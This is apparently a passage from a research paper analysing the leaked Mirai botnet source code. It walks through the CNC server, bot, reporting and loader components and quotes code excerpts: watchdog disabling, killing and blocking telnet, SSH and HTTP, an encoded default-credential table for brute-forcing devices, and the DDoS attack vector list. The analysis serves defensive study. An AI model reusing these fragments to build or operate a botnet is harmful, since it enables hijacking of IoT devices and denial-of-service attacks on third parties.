First of all, we will give a fast overview of the folders hierarchy available on GitHub [69] and used as reference; secondly we will explain more in detail the most relevant parts of the code which implement each component of Mirai.

6.3.1. Reference Folders Hierarchy. The folders hierarchy that will be used as reference is represented in Figure 6. In particular, the *root* folder exhibits the following noteworthy directories.

(a) *dlr*. This folder contains files necessary to implement the *echoloader*, a small binary file (~1 KB) that suffices as *wget* and is used to upload the Mirai malware binary on weak devices, in which neither *wget* nor *tftp* services are available.

- (i) Release: subdirectory that contains echoloader binary files, compiled for different architectures




FIGURE 6: Mirai reference folders hierarchy.

(b) *Mirai*. This directory contains files necessary to implement the Mirai worm, the Reporting Server, and the CNC Server.

- (i) *Bot*: subdirectory that contains C source code files, which implement the Mirai worm that is executed on each bot
- (ii) *cnc*: subdirectory which contains GO source code files, used to implement the CNC Server
- (iii) *Tools*: subdirectory which contains some utilities designed to support the deployment and operation of the Mirai botnet which includes a C tool (*enc.c*) to encrypt strings for inclusion into the bot source code and a GO source file (*scanListen.go*), which basically implements the Reporting Server

(c) *Loader*. This folder contains files necessary to implement and execute the Loader Server.

- (i) *src*: subdirectory which contains C source code files that actually implement the Loader Server.
- (ii) *Bins*: subdirectory that should contain binary files of both Mirai malware and echoloader, compiled for each architecture. For some reason (probably for security concerns), at time of writing, in the public GitHub repository available online [69] this folder contains only the echoloader binary files (which are also stored in *root/dlr/release/*).

(d) *Scripts*. This folder contains useful scripts necessary to compile and set up the Mirai infrastructure.

6.3.2. CNC Server and Database. The CNC Server is the component of the Mirai infrastructure that is used from admins and users to control the botnet and to command bots. The files that implement it are written in GO and are stored in the directory *root/mirai/cnc/*.

In order to perform its duties, the CNC Server interacts with a SQL database, whose structure is defined in *root/scripts/db.sql*. It is basically composed of three tables:

```

root/mirai/cnc/main.go
(10) const DatabaseAddr string = "127.0.0.1"
(11) const DatabaseUser string = "root"
(12) const DatabasePass string = "password"
(13) const DatabaseTable string = "mirai"

```

LISTING 1: Hard-coded information necessary to connect the CNC Server to the database.

- (i) History: it is a table that contains the list of DDoS attacks perpetrated by the botnet.
- (ii) Users: it is a table that contains all information related to users and admins. The only difference between a user and an admin is the attribute “admin” which is “1” for admins and “0” otherwise. Relevant is also the attribute “api_key” that can be optionally assigned to a user/admin. Further details will follow.
- (iii) Whitelist: it is a table that contains a list of IP addresses which cannot be attacked by the Mirai botnet.

The most relevant source files stored in *cnc* folder are here thoroughly analyzed.

(a) *./database.go*. This file implements the API to access the database. For instance, it implements functions to check user credentials (*TryLogin()*), to create a new user (*CreateUser()*), to check if an attack is addressed to a target in the whitelist (*ContainsWhitelistedTargets()*), and so forth.

(b) *./main.go*. This is the entry point of the CNC Server. It contains hard-coded strings that represent the information needed to access the SQL database, as shown in Listing 1.

It also initializes a global *ClientList* variable that is extremely relevant for the whole CNC Server. Further details about that list will be given below.

The most relevant function of this file is *main()*, which initializes and starts the server. In particular, it sets the CNC Server listening on both TCP ports **23** and **101** of the local machine IP address. If a connection is received on port 23, the function *initialHandler()* (defined in the same GO file) is invoked. If a connection is received on port 101, the function *apiHandler()* (defined in *./api.go*) is called.

The function *initialHandler()* handles all connections received on TCP port 23. In particular, depending on the first bytes received from the connection, it distinguishes between bot and admin/user clients (Listing 2). If the first 3 bytes received are the hexadecimal sequence 0x000000, it is identified as bot connection and a new *bot* struct is created invoking the function *Handle()* (defined in *./bot.go*) on it. Otherwise, an admin connection is recognized and a new *admin* struct is created calling the function *Handle()* (defined in *./admin.go*) on it.

The function *apiHandler()* handles all connections received on TCP port 101. It is extremely simple because it just creates a new *api* struct and invokes the function *Handle()* (defined in *./api.go*) on it. Further details about each handle function are provided below.

```

root/mirai/cnc/main.go
if l == 4 && buf[0] == 0x00 && buf[1] == 0
    x00 && buf[2] == 0x00
{
    // ...
    NewBot(conn, buf[3], "").Handle()
} else
{
    NewAdmin(conn).Handle()
}

```

LISTING 2: CNC Server handles both admin/user and bot connections.

(c) *./admin.go*. This file contains all the functions related to the *admin* struct. The most relevant one is *Handle()* which is invoked from *main()* each time a new admin/user connection is established on port 23 of the CNC Server. It basically provides a command line interface that can be used to perform several actions, such as creating a new user and scheduling a new attack.

First of all, this function prints some messages to the client as well as the content of the file *root/mirai/prompt.txt*. This file is supposed to contain a server header that is shown every time a new admin/user establishes a connection with the server. It is worth highlighting that both the code and the *prompt* file contain some Russian Unicode strings, which could be linked back to the author’s nationality.

Subsequently, the *Handle()* function asks the client to send the login credentials (username and password). Once received, it checks them through the function *TryLogin()* defined in *./database.go*. What is interesting here is that, if the authentication is completed successfully, the server gives to the client the illusion of performing some “security” operations, but it actually sends only some strings back to the customer without performing any operation apart idling for a while, as shown in Listing 3.

At this point, the function enters in its main loop and repeatedly processes commands received from the authenticated client. The supported commands are different between users and admins. An admin can add a new user (sending the command “*adduser*”) or request the count of available bots (sending the command “*botcount*”). Both users and admins can close the connection (through command “*exit*” or “*quit*”) or schedule a new attack. The command used to schedule a new DDoS attack seems to be something like this

-*bot_number attack_type targets duration_time flags*,

where

- (i) *bot_number* is the number of bots involved in the attack;
- (ii) *attack_type* is the type of the attack. It has to be one of those specified in the *attackInfoLookup* map defined in *./attack.go*;

```

root/mirai/cnc/admin.go
(70) this.conn.Write([]byte("\r\n\033[ 0m"))
(71) this.conn.Write([]byte("[+] DDOS |
    Succesfully hijacked connection\r\n"))
(72) time.Sleep(250 * time.Millisecond)
(73) this.conn.Write([]byte("[+] DDOS | Masking
    connection from utmp+wtmp... \r\n"))
(74) time.Sleep(500 * time.Millisecond)
(75) this.conn.Write([]byte("[+] DDOS | Hiding
    from netstat... \r\n"))
(76) time.Sleep(150 * time.Millisecond)
(77) this.conn.Write([]byte("[+] DDOS | Removing
    all traces of LD_PRELOAD... \r\n"))
(78) for i := 0; i < 4; i++ {
(79)     time.Sleep(100 * time.Millisecond)
(80)     this.conn.Write([]byte(fmt.Sprintf("[+
        DDOS | Wiping env
(81)     libc.poisn.so.%d\r\n", i + 1)))
(82) }
(83) this.conn.Write([]byte("[+] DDOS | Setting
    up virtual terminal... \r\n"))
(84) time.Sleep(1 * time.Second)

```

LISTING 3: CNC Server pretends to perform some masking operations.

- (iii) *targets* is the list of targets (IP address and netmask) of the attack. They can be up to 255 and they have to be separated by commas;
- (iv) *duration_time* is the duration of the attack in seconds. It has to be a number between 1 and 3600 (i.e., minimum 1 second, maximum 60 minutes);
- (v) *flags* is the list of flags that define the options of the attack. They are pairs (key, value) separated by spaces, can be up to 255, and have to be chosen from those in *flagInfoLookup* map, defined in *.attack.go*.

Once an attack command is received, it is parsed invoking the function *NewAttack()* (defined in *.attack.go*) which creates a new *attack* struct. Then the function *Build()* (defined in *.attack.go*) is called on the struct, in order to prepare the sequence of bytes that has to be sent to each bot to perform the attack. Subsequently, the function *CanLaunchAttack()* (defined in *.database.go*) is invoked, to check if the client is allowed to schedule the attack. If the control is passed, the attack is inserted in the *history* table of the database and it is also queued in the *atkQueue* of the global *ClientList* variable (initialized in *.main.go*) by invoking the function *QueueBuf()* (defined in *.clientList.go*). Once the attack is in the *atkQueue*, it is ready to be performed and it will start as soon as possible. Further details about *atkQueue* and *ClientList* are provided below.

(d) *.api.go*. This file contains all the functions related to the *api* struct. The most relevant one is the *Handle()* function that is invoked from *main()* each time a new connection is established on port 101 of the CNC Server. This function is very similar to *Handle()* defined in *.admin.go*, but in this

case a complete command line interface is not provided. Basically this function is in charge of processing a single request received with a syntax that seems to be something like

```

apiKey | -bot_number attack_type targets
        duration_time flags,

```

where the *apiKey* is a code assigned to a specific user/admin, in order to let him schedule a new attack without logging in, while the other parameters are as the ones already seen in *.admin.go*.

In practice, this function receives a single command with the format given above and processes it. First of all, it checks if the *apiKey* is valid by invoking the function *CheckApiCode()* (defined in *.database.go*). Subsequently, if the key is valid, the *attack* struct is created, the command sequence of bytes is prepared, the permission for the attack is checked, and finally the attack is queued. It is all done by, respectively, invoking the functions *NewAttack()* (defined in *.attack.go*), *Build()* (defined in *.attack.go*), *CanLaunchAttack()* (defined in *.database.go*) and *QueueBuf()* (defined in *.clientList.go*), as previously seen in *.admin.go*.

It must be stressed that the purpose of this interface, implemented on the TCP port 101 of the CNC Server, is not completely clear. As far as we know, this is only a faster way to schedule a new attack that does not require a complete login procedure and a full command line interaction, as the interface on TCP port 23 does.

(e) *.bot.go*. This file contains all the functions related to the *bot* struct. The most relevant one is the *Handle()* function that is invoked from *main()* each time a new bot connection is established on port 23 of the CNC Server. As soon as it

starts, the function adds the bot to the *addQueue* of the global *ClientList* variable (initialized in *./main.go*) by invoking the function *AddClient()* (defined in *./clientList.go*) on it. Then it works as an echo server, continuously receiving from and sending back to the bot a message of 2 bytes. If a problem with the endless interaction comes out, the bot is removed from the list of available bots, by invoking the function *DelClient()* (defined in *./clientList.go*) on the global *ClientList* variable (initialized in *./main.go*) and the function ends. The behaviour implemented in this function is very simple but extremely relevant, since it ensures that each bot in the *clients* map of the global *ClientList* variable (initialized in *./main.go*) is actually alive and connected to the CNC Server, ready to receive an attack command.

Noteworthy is also the function *QueueBuf()* invoked from *worker()* (defined in *./clientList.go*). It receives a message as input parameter and sends it to the bot on which it is called.

(f) *./attack.go*. This file contains functions and structs useful to handle attack information. Noteworthy are the maps *flagInfoLookup* and *attackInfoLookup*. *flagInfoLookup* contains all flags that can be setted when an attack is commanded, in order to perform a fine-grained tuning of the attack. *attackInfoLookup* contains the list of available DDoS attacks. Both these maps are checked when an attack command is parsed (i.e., in the function *NewAttack()*).

The function *NewAttack()* is invoked from *Handle()* functions (defined in both *./admin.go* and *./api.go*) when an attack command is received and it has to be parsed. This function receives an attack command as input parameter and parses it. It checks the syntax of the command and other logical constraints, for example, if the requested attack is available (i.e., if it is defined in *attackInfoLookup*), if the targets are not in the whitelist, and if the specified flags are valid (i.e., if they are defined in *flagInfoLookup*). If all controls are passed, a struct containing all the information related to the attack is returned.

The function *Build()* is usually invoked on the *attack* struct returned by *NewAttack()*. It is in charge of formatting all the information of the attack in a proper sequence of bytes, which will be later sent directly to the bots. Therefore, this function basically uses the attack information to create the command that will be sent to the bots, in order to start the attack.

(g) *./clientList.go*. This file defines all the functions related to *ClientList*, which is an extremely relevant struct for the proper working of the whole CNC Server. It contains variables, needed to monitor bots and to keep track of all data necessary to execute attacks (Listing 4), and a global variable of this type is initialized in *./main.go* as soon as the server runs. Noteworthy are the variables *clients* and *atkQueue* contained in the struct. *Clients* is a map that stores references to all bots available in the botnet and waiting for commands; *atkQueue* is the list of scheduled attacks that need to be performed as soon as possible. The most relevant function in this file is *worker()*, which basically is the executing core of the CNC Server. It is in charge of handling the different queues of

```

root/mirai/cnc/clientList.go
(16) type ClientList struct {
(17)     uid int
(18)     count int
(19)     clients map[int] *Bot //List of available
        bots
(20)     addQueue chan *Bot //Bots waiting to be
        added in clients map
(21)     delQueue chan *Bot //Bots waiting to be
        removed from clients map
(22)     atkQueue chan *AttackSend //List of
        scheduled attacks
(23)     totalCount chan int
(24)     cntView chan int
(25)     distViewReq chan int
(26)     distViewRes chan map[string] int
(27)     cntMutex *sync.Mutex
(28) }

```

LISTING 4: ClientList struct definition.

the *ClientList* struct and performing the proper operation for each element contained in these queues. This function consists in a single main loop that waits for any queue to be filled and; as soon as a queue receives an element, the element is processed. For instance, if a bot is added to the *addQueue*, this function is in charge of adding it to the *clients* map, consequently updating all other variables. Similar but opposite operations are performed if a bot is added to the *delQueue*, because it has to be removed from the *clients* map.

Relevant is also the function *QueueBuf()*, which adds the attack given as input parameter to the *atkQueue*. This function is invoked from *Handle()* functions (defined in both *./admin.go* and *./api.go*) every time a new attack has been successfully requested by a user/admin, and it has to be added to the *atkQueue* in order to be performed.

When a new attack is added to the *atkQueue*, the function *worker()* is in charge of processing it and commanding the attack. It checks the number of bots that are required for the attack and invokes the function *QueueBuf()* (defined in *./bot.go*) on several available bots, until either the maximum or the requested number of bots is reached. The input parameter of *QueueBuf()* is the attack command, previously formatted in a proper sequence of bytes, and is sent directly to the bots through *QueueBuf()*. This is the way every DDoS attack is commanded within the Mirai botnet.

6.3.3. Mirai Bot. The bot is the actual Mirai worm that runs on each infected device of the botnet. The files that implement it are written in C and they are all contained in the directory *root/mirai/bot/*. In this subsection, the most relevant source code files of the folder are analyzed.

(a) *./table.c~./table.h*. The configuration of each bot is related to values stored in the *table* defined by *./table.h*. Some of the most relevant entries in this table are the ones associated with the following index:


```

root/mirai/bot/main.c
(71) if ((wfd = open("/dev/watchdog", 2)) != -1
(72)     || (wfd = open("/dev/misc/watchdog",
(73)         2)) != -1)
(74) {
(75)     int one = 1;
(76)     ioctl(wfd, 0x80045704, &one);
(77)     close(wfd);
(78)     wfd = 0;
(79) }

```

LISTING 5: Mirai bot prevents watchdog from rebooting the infected device.

- (i) *TABLE_CNC_DOMAIN*: domain name of the CNC Server (default = *cnc.changeme.com*)
- (ii) *TABLE_CNC_PORT*: port number to connect to CNC Server (default = 23)
- (iii) *TABLE_SCAN_CB_DOMAIN*: domain name of the Reporting Server (default = *report.changeme.com*)
- (iv) *TABLE_SCAN_CB_PORT*: port number to connect to Reporting Server (default = 48101)

This table is initialized and accessed through functions defined in *.table.c*. Noteworthy is the initialization function *table_init()* which has the aim of populating the table with obfuscated values, manually hard-coded using the output given by the tool */root/mirai/tools/enc.c*.

For example, let us suppose that the value “23” has to be assigned to the constant *TABLE_CNC_PORT*. Then, the *enc.c* tool has to be compiled and executed giving the string “23” as input and the output obtained (i.e., “\x22\x35”) which is the hexadecimal string that has to be hard-coded in the function *table_init()*:

```

void table_init (void)
{
    // ...
    add_entry (TABLE_CNC_PORT, "\x22\x35",
    2);
    // TABLE_CNC_PORT = 23
    // ...
}

```

(b) *.main.c*. This is the entry point of the Mirai worm source code. The most relevant function is *main()*, which performs the main tasks of the bot.

First of all, it prevents the watchdog (a Linux daemon used to monitor the system and possibly reset it if */dev/watchdog* is not closed correctly) from rebooting the infected device, in order to avoid Mirai worm to be wiped off memory. The part of code in charge of it is shown in Listing 5.

Subsequently, it invokes the function *ensure_single_instance()* defined in the same C file. This function has the aim of ensuring that only a single instance of Mirai is in execution at the same time. The behaviour of this function is based on a control port (named *SINGLE_INSTANCE_PORT* and set to 48101 in *.includes.h*) and can be explained as follows.

The function tries to bind to the control port (*SINGLE_INSTANCE_PORT*). If the binding fails, most likely there is another instance of Mirai already running on the same device; thus, it tries to request the process termination by connecting to that port. Anyway, it waits for a while (5 seconds); then it forces the termination of the process bound to the control port invoking the function *killer_kill_by_port()* (defined in *.killer.c*). Finally, it recursively runs *ensure_single_instance()* in order to successfully bind to the control port.

Then, after performing some operations to hide its process from the system, the main function invokes *attack_init()* (defined in *.attack.c*) to initialize data structures used to perform attacks, *killer_init()* (defined in *.killer.c*) to start a background killer process, and *scanner_init()* (defined in *.scanner.c*) to start a background scanner process. Further details related to these functions are given below.

At this point, the main function enters in an undefined loop and performs the following tasks.

It invokes the function *establish_connection()* (defined in the same C file) that establishes the connection to the CNC Server on the port *TABLE_CNC_PORT* (whose value is stored in the bot table). In order to connect to it, first the CNC domain *TABLE_CNC_DOMAIN* (whose value is stored in the bot table) has to be resolved using the function *resolve_cnc_addr()* defined in the same C file. This function basically invokes functions defined in *.resolve.c* (in particular *resolv_lookup()*) in order to perform a DNS request for the CNC domain to the Google DNS Server (8.8.8.8) and to return then the corresponding IPv4 address back.

At this point, the main function loop waits for incoming messages from both the CNC Server and the control port (*SINGLE_INSTANCE_PORT*). If a message from the control port is received, it kills itself by invoking: *scanner_kill()* (defined in *.scanner.c*) to kill the scanner process, *killer_kill()* (defined in *.killer.c*) to terminate the killer process, *attack_kill_all()* (defined in *.attack.c*) to stop each ongoing attack (*does it actually work?* look at *attack.c* paragraph for further details) and finally *exit(0)* to terminate the main process. On the other side, if a message from the CNC Server is received, it is processed by invoking the function *attack_parse()* (defined in *.attack.c*).

(c) *killer.c*. This C file contains all the functions used to kill competing processes, eventually running on the infected system. For instance, the function *killer_kill_by_port()* is used to terminate any process listening on the port given as input parameter.

Noteworthy is the function *killer_init()*, which is invoked from *main()* in order to start the background killer process. In particular, it kills telnet (port 23), SSH (port 22), and HTTP (port 80) services by invoking *killer_kill_by_port()* for each port number. Afterwards, it binds to ports 23, 22, and 80 preventing killed processes to restart; the code that implements this behaviour is shown in Listing 6.

Subsequently, this function scans memory to find other known malwares, eventually in execution on the same device. If a malware is found, this function kills it, by directly invoking the Linux function *kill()*.

(d) *scanner.c*. This C file contains all the functions used by scanner process to find new vulnerable IoT devices and report them to the Reporting Server. The most relevant function is *scanner_init()* that is invoked from *main()*, in order to start the scanning process in background. Its behaviour is articulated; hence, it is neatly analyzed below.

First of all, the initialization function creates all the data structures needed in the scanning phase (such as raw socket, TPC header, and IPv4 header). Between them, extremely relevant is the *auth_table* which contains 62 pairs of default username and password, which will be used to perform the dictionary attack. It is populated through the function *add_auth_entry()*, as partially shown in Listing 7.

Secondly, the function *scanner_init()* enters in its main loop in which the main tasks are continuously performed.

It sends a TPC SYN message to the port 23 of a random IP address obtained by invoking the function *get_random_ip()* (defined in the same C file). If a SYN+ACK response is received, an attempt to establish the connection is performed. Once connected, the scanner tries to remotely control the device gaining access to it. That is achieved through a kind of “state machine” ((implemented by a *switch* statement)) that properly reacts to each request received from the target and uses the dictionary of well-known credentials stored in the *auth_table* to try to log in successfully. If the authentication is successfully executed, the vulnerability result (IP address, port, username, and password) is sent back to the Reporting Server by invoking *report_working()*. The function *report_working()* (defined in the same C file) firstly resolves the Reporting Server domain name (*TABLE_SCAN_CB_DOMAIN*) obtaining the corresponding IP address and secondly establishes the connection to it on the port *TABLE_SCAN_CB_PORT* and then sends the scan result to it.

It is interesting to highlight that the function *get_random_ip()* (that returns a random IP address to be scanned) has an hard-coded list of addresses which are not allowed to be targeted (Listing 8).

```

root/mirai/bot/killer.c
void killer_init(void)
{
    // ...
    // Kill telnet service and prevent it from
    restarting
    if (killer_kill_by_port(htons(23))) {
        //...
        tmp_bind_addr.sin_port = htons(23);
        if ((tmp_bind_fd = socket(AF_INET,
                                SOCK_STREAM, 0)) != -1)
        {
            bind(tmp_bind_fd, (struct sockaddr *)
                &tmp_bind_addr,
                sizeof (struct sockaddr_in));
            listen(tmp_bind_fd, 1);
        }
    }
    // ...
    // Kill SSH service and prevent it from
    restarting
    if (killer_kill_by_port(htons(22))) {
        //...
        tmp_bind_addr.sin_port = htons(22);
        if ((tmp_bind_fd = socket(AF_INET,
                                SOCK_STREAM, 0)) != -1)
        {
            bind(tmp_bind_fd, (struct sockaddr *)
                &tmp_bind_addr,
                sizeof (struct sockaddr_in));
            listen(tmp_bind_fd, 1);
        }
    }
    // ...
    // Kill HTTP service and prevent it from
    restarting
    if (killer_kill_by_port(htons(80))) {
        //...
        tmp_bind_addr.sin_port = htons(80);
        if ((tmp_bind_fd = socket(AF_INET,
                                SOCK_STREAM, 0)) != -1)
        {
            bind(tmp_bind_fd, (struct sockaddr *)
                &tmp_bind_addr,
                sizeof (struct sockaddr_in));
            listen(tmp_bind_fd, 1);
        }
    }
    // ...
}

```

LISTING 6: Mirai killer process kills and prevents restart of telnet, SSH, and HTTP services.

(e) *attack.c*. This C file contains functions used to parse, start, and abort attack commands received from the CNC Server.

The function *attack_init()*, invoked from *main()*, initializes a data structure with the list of attacks that the bot can perform. In particular, it contains a list of pairs (*ATTACK_VECTOR*, *ATTACK_FUNC*), where *ATTACK_VECTOR* is an integer that identifies the type of DDoS attack and *ATTACK_FUNC* is a pointer to the function that implements the attack.

```

root/mirai/bot/scanner.c
void scanner_init(void)
{
    // ...
    // root admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);
    // admin admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);

    // root (none)
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);
    // root root
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);

    // user user
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);
    // admin (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);
    // ...
}

```

LISTING 7: Mirai scanner process initializes the authentication table.

Every time the CNC Server commands an attack with a given attack vector, the bot invokes the corresponding attack function. All the functions that implement the different types of DDoS attacks are defined in the corresponding file, named *attack_<protocol_name>.c*. For instance, the DDoS attack TCP SYN is identified by the vector *ATK_VEC_SYN* and it is implemented by the function *attack_tcp_syn()* defined in the file *attack_tcp.c*:

```

BOOL attack_init (void)
{
    // ...
    add_attack (ATK_VEC_SYN, (ATTACK_FUNC)
        attack_tcp_syn);
    // ...
}

```

The types of DDoS attacks that the Mirai bot implements by default are the ones whose ID is defined in *attack.h* (Listing 9).

The function *attack_parse()* is invoked from *main()* once the bot receives an attack command from the CNC Server. This function parses the attack command and checks if it is properly formatted and; if the parsing is completed successfully, the function *attack_start()* is invoked. Finally, all the attack information (attack duration, attack vector, targets, and options) is sent as input parameters.

The function *attack_start()* actually starts the attack. It performs a lookup in the data structure initialized by

```

root/mirai/bot/scanner.c
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while(o1 == 127 || // 127.0.0.0/8 -
        Loopback
        (o1 == 0) || // 0.0.0.0/8 - Invalid
        address space
        (o1 == 3) || // 3.0.0.0/8 - General
        Electric Company
        (o1 == 15 ||
        o1 == 16) || // 15.0.0.0/7 - Hewlett-
        Packard Company
        (o1 == 56) || // 56.0.0.0/8 - US Postal
        Service
        (o1 == 10) || // 10.0.0.0/8 - Internal
        network
        (o1 == 192 &&
        o2 == 168) || // 192.168.0.0/16 - Internal
        network
        (o1 == 172 && o2 >= 16 &&
        o2 < 32) || // 172.16.0.0/14 - Internal
        network
        (o1 == 100 && o2 >= 64 &&
        o2 < 127) || // 100.64.0.0/10 - IANA NAT
        reserved
        (o1 == 169 &&
        o2 > 254) || // 169.254.0.0/16 - IANA NAT
        reserved
        (o1 == 198 && o2 >= 18 &&
        o2 < 20) || // 198.18.0.0/15 - IANA
        Special use
        (o1 >= 224) || // 224.*.*.* - Multicast
        (o1 == 6 || o1 == 7 || o1 == 11 || o1 ==
        21 || o1 == 22 ||
        o1 == 26 || o1 == 28 || o1 == 29 || o1 ==
        30 || o1 == 33 ||
        o1 == 55 || o1 == 214 || o1 == 215) //
        Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}

```

LISTING 8: List of IP addresses that are not targeted by Mirai scanner.

```

root/mirai/bot/attack.h
(34) #define ATK_VEC_UDP 0 /* Straight up UDP
    flood */
(35) #define ATK_VEC_VSE 1 /* Valve Source
    Engine query flood */
(36) #define ATK_VEC_DNS 2 /* DNS water torture
    */
(37) #define ATK_VEC_SYN 3 /* SYN flood with
    options */
(38) #define ATK_VEC_ACK 4 /* ACK flood */
(39) #define ATK_VEC_STOMP 5 /* ACK flood to
    bypass mitigation devices */
(40) #define ATK_VEC_GREIP 6 /* GRE IP flood */
(41) #define ATK_VEC_GREETH 7 /* GRE Ethernet
    flood */
(42) // #define ATK_VEC_PROXY 8 /* Proxy
    knockback connection */
(43) #define ATK_VEC_UDP_PLAIN 9 /* Plain UDP
    flood optimized for speed */
(44) #define ATK_VEC_HTTP 10 /* HTTP layer 7
    flood */

```

LISTING 9: List of DDoS attack implemented by default in Mirai bot.

attack_init(), in order to retrieve the pointer to the function that implements the requested attack, which is invoked with all the aforementioned attack information as input parameters.

Interesting is the function *attack_kill_all()*, shown in Listing 10. Apparently this function should scroll all the ongoing attacks and stop them if they are executing. Nevertheless, as far as the reference code [69] shows, the list *attack_ongoing* is initialized with all zeros and never filled. Thus, it seems that this function does not actually stop any ongoing attack.

A peculiarity related to Mirai bot attacks is that each bot uses common headers and standard user agents to perform HTTP DDoS attacks. This allows emulating legitimate traffic, making it more difficult to reveal and filter botnet malicious packets. Moreover, the malware is able to recognize some simple DDoS protection solutions against HTTP DDoS attacks (such as the ones offered by CloudFare and DOSArrest) and adapt the attack consequently.

6.3.4. Reporting Server. The Reporting Server is the component of the Mirai botnet that is in charge of receiving vulnerability results from bots and forwarding them to the Loader Server. This component is implemented by few functions defined in a single GO file: *root/mirai/tools/scanListen.go*.

The entry point of the file is the function *main()*, which initializes and starts the server. It sets the Reporting Server listening on TCP port **48101** of the local machine IP address and, when a connection is received on that port, the function *handleConnection()* is invoked to consume the connection.

The function *handleConnection()* performs the main task of the server. It reads vulnerability results received from the connection (IP address, port, username, and password) and it should send them to the Loader Server.

Actually, the implementation of the Reporting Server available on the GitHub repository [69] shows that the vulnerability credentials received from bots are not sent somewhere else, but just printed on the standard output in the format *IP:port user:pass*, as shown in Listing 11. Thus, we presume that another mechanism for distributing results from the Reporting to the Loader Server was used in the actual Mirai botnet implementation. For instance, it is possible that the two servers were running on the same physical machine and a simple mechanism that redirects the standard output of the Reporting Server to the standard input of the Loading Server was implemented. This hypothesis is further aided by the implementation of the Loader Server, which reads the vulnerability results from standard input, as will be shown in the next subsection.

6.3.5. Loader Server. The Loader Server is in charge of receiving vulnerabilities results from the Reporting Server and using them to upload the malicious code on weak devices, infecting them. The Mirai worm binary files compiled for the different architectures vulnerable by Mirai worm are (or better, should be) stored in the folder *root/loader/bins/*. Meanwhile, the logic of the Loader Server is implemented by the C source code files contained in *root/loader/src/*.

(a) *./main.c*. This is the entry point of the Loader Server. The most relevant function is *main()*, which is in charge of actually creating the server and continuously forwarding vulnerability results to it.

In detail, the main function initializes all relevant data structures for the server and then creates the server by invoking the function *server_create()* (defined in *./server.c*). The latter accepts as input parameters both IP address and port to listen for *wget* connections (default: 100.200.100.100:80), as an IP address alone (port number is not needed since *tftp* service uses well-known port number 69) for *tftp* connections (default: 100.200.100.100:69), as shown in Listing 12.

Once the server is created, another thread is started by invoking the Linux function *pthread_create()*. The function executed by this new thread is *stats_thread()* and it has the aim of continuously printing statistics related to the Loader Server.

At this point, the function *main()* enters in its main loop. It performs the basic task of reading vulnerability results and sending them to the server, in order to be processed. As previously stated, the data about vulnerabilities are simply read from standard input through the standard C function *fgets()*, and that is what lets us suppose a simple mechanism for distributing results between Reporting and Loader Server, in the actual Mirai botnet. When received, vulnerability results are parsed by invoking the function *util_trim()* (defined in *./util.c*) and then sent to the Loader Server through the function *server_queue_telnet()* (defined in *./server.c*).

(b) *./server.c*. This is the C file that actually implements the Loader Server. It contains several functions worth to review.

server_create() is the function invoked from *main()* (defined in *./main.c*) at startup and it basically initializes the server. It allocates all the data structures needed during


```

                                root/mirai/bot/attack.c
(44) void attack_kill_all(void)
(45) {
(46)     int i;
(47)
(48)     #ifdef DEBUG
(49)         printf("[attack] Killing all ongoing
                                attacks\n");
(50)     #endif
(51)
(52)     for (i = 0; i < ATTACK_CONCURRENT_MAX; i
                                ++){
(53)     {
(54)         if (attack_ongoing[i] != 0)
(55)             kill(attack_ongoing[i], 9);
(56)         attack_ongoing[i] = 0;
(57)     }
(58)
(59)     #ifdef MIRAI_TELNET
(60)         scanner_init();
(61)     #endif
(62) }

```

LISTING 10: Functions that (should) kill all ongoing DDoS attacks.

```

                                root/mirai/tools/scanListen.go
Func handleConnection(conn net.Conn)
{
    // ...
    fmt.Printf("%d.%d.%d.%d:%d %s:%s\n", (
        ipInt >> 24) & 0xff, (ipInt >> 16) & 0
        xff, (ipInt >> 8) & 0xff, ipInt & 0xff
        , portInt, string(usernameBuf), string
        (passwordBuf))
}

```

LISTING 11: The Reporting Server prints vulnerability results out to standard output.

the execution and stores them in a *server* struct (defined in *./headers/server.h* and shown in Listing 13) that is then returned when the function terminates.

Extremely relevant is the variable *workers*, which represents the list of worker threads in charge of processing each vulnerability result, uploading the malicious code to the corresponding insecure device. Each worker runs the function *worker()* and it is identified by the struct *server_worker* (defined in *./headers/server.h*). As shown in Listing 14, it has an *epoll* (a Linux I/O event notification facility, with the aim of monitoring multiple file descriptors to see if I/O is possible on any of them) associated with it which will contain an event for each weak device the worker has to infect. More details about *worker()* and *epoll* follow.

worker() is the main function executed by each worker thread. It is composed of a single main loop, which monitors the *epoll* associated with the current worker waiting for new

events. When an event is added to the *epoll*, the function *handle_event()* is invoked giving both the *server_worker* struct and the event as input parameters.

server_queue_telnet() is the function invoked from *main()* (defined in *./main.c*) when a new vulnerability result is received. It checks that the maximum number of connections, stored in the attribute *max_open* of the *server* struct, has not been reached yet and potentially invokes *server_telnet_probe()* to establish a new connection.

server_telnet_probe() sets a connection up with the remote device using information (IP address, port, user, and password) obtained from the vulnerability result. Once the connection is established, a new event is added to the *epoll* of a worker cyclically selected (by sequentially and circularly scrolling the list, using an incremental index and the modulo operation) between the available ones. Then, as soon as the selected worker is free, it will process the event executing the function *handle_event()*.

